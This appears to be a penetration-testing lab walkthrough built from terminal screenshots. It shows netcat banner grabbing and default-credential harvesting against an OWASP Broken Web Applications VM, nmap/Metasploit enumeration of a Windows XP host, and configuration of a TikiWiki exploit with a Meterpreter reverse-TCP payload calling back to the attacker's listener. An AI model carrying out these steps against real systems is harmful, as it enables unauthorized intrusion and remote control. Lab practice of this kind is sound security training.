


```
root-kali-lan$nc -vv -n 192.168.1.250 80
(UNKNOWN) [192.168.1.250] 80 (http) open
GET / HTTP/1.0 > 192_168_1-250_GET_OUTPUT.TXT

HTTP/1.1 200 OK
Date: Mon, 06 Jan 2020 13:50:52 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-
Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Tue, 12 Jul 2011 02:31:37 GMT
ETag: "45149-55d8-4a7d61959d440"
Accept-Ranges: bytes
Content-Length: 21976
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<!DOCTYPE HTML>
<html>
<head>
<title>OWASP Broken Web Applications</title>
<link rel="stylesheet" href="/index.css" type="text/css" media="screen" />
<script type="text/javascript" src="/jquery.min.js"></script> <!--http://ajax.go
ogleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js pulled april 15 2011-->
<script type="text/javascript" src="animatedcollapse.js">
```




```
root-kali-lan$
root-kali-lan$
root-kali-lan$grep Credentials 192_168_1_250_GET_output.txt
        <b>Credentials (username/password): </b>guest/guest<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>webgoat/webgoat<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>user/user<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>test/test<br />
        <b>Credentials (username/password): </b>anonymous/anonymous<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>user/user<br />
        <b>User Credentials (username/password): </b>scanner1/scanner1<br />
        <b>User Credentials (username/password): </b>scanner2/scanner2<br />
        <b>User Credentials (username/password): </b>bryce/bryce<br />
        <b>Admin Credentials (username/password): </b>admin/admin<br />
        <b>Admin Credentials (username/password): </b>adamd/adamd<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>user/user<br />
        <b>Credentials (username/password): </b>admin/admin<br />
        <b>Credentials (username/password): </b>user1/user1<br />
        <b>Credentials (username/password): </b>user2/user2<br />
```

Target Host Enumeration




```
msf > db_nmap -F 192.168.1.25
[*] Nmap: Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2020-01-05 16:02 EST
[*] Nmap: Nmap scan report for 192.168.1.25
[*] Nmap: Host is up (0.00052s latency).
[*] Nmap: Not shown: 92 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 25/tcp   open  smtp
[*] Nmap: 80/tcp   open  http
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 443/tcp  open  https
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 3389/tcp open  ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:B8:13:42 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
msf >
```




```
msf > db_nmap --script smb-os-discovery.nse -p445 192.168.1.25
[*] Nmap: Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2020-01-05 16:03 EST
[*] Nmap: Nmap scan report for 192.168.1.25
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:B8:13:42 (VMware)
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_xp::-
[*] Nmap: |   Computer name: WINXP
[*] Nmap: |   NetBIOS computer name: WINXP
[*] Nmap: |   Domain name: AOE.local
[*] Nmap: |   Forest name: AOE.local
[*] Nmap: |   FQDN: WINXP.AOE.local
[*] Nmap: |_  System time: 2020-01-06T09:47:27-05:00
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
msf >
```


Exploit Linux Hosts.




```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(basilic_diff_exec) > set RHOST 192.168.1.250
RHOST => 192.168.1.250
msf exploit(basilic_diff_exec) > check
[*] 192.168.1.250:80 The target is not exploitable.
msf exploit(basilic_diff_exec) > set RHOST 192.168.1.25
RHOST => 192.168.1.25
msf exploit(basilic_diff_exec) > check
[*] 192.168.1.25:80 The target is not exploitable.
msf exploit(basilic_diff_exec) >
msf exploit(basilic_diff_exec) > back
msf > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.1.250
RHOST => 192.168.1.250
msf exploit(tikiwiki_graph_formula_exec) > check
[*] 192.168.1.250:80 The target appears to be vulnerable.
msf exploit(tikiwiki_graph_formula_exec) >
```




```
msf exploit(tikiwiki_graph_formula_exec) > set PAYLOAD php/meterpreter/reverse_t
cp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(tikiwiki_graph_formula_exec) >
msf exploit(tikiwiki_graph_formula_exec) >
msf exploit(tikiwiki_graph_formula_exec) >
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST    192.168.1.250    yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):
```




```
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST    192.168.1.250    yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.50     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tikiwiki_graph_formula_exec) > 
```



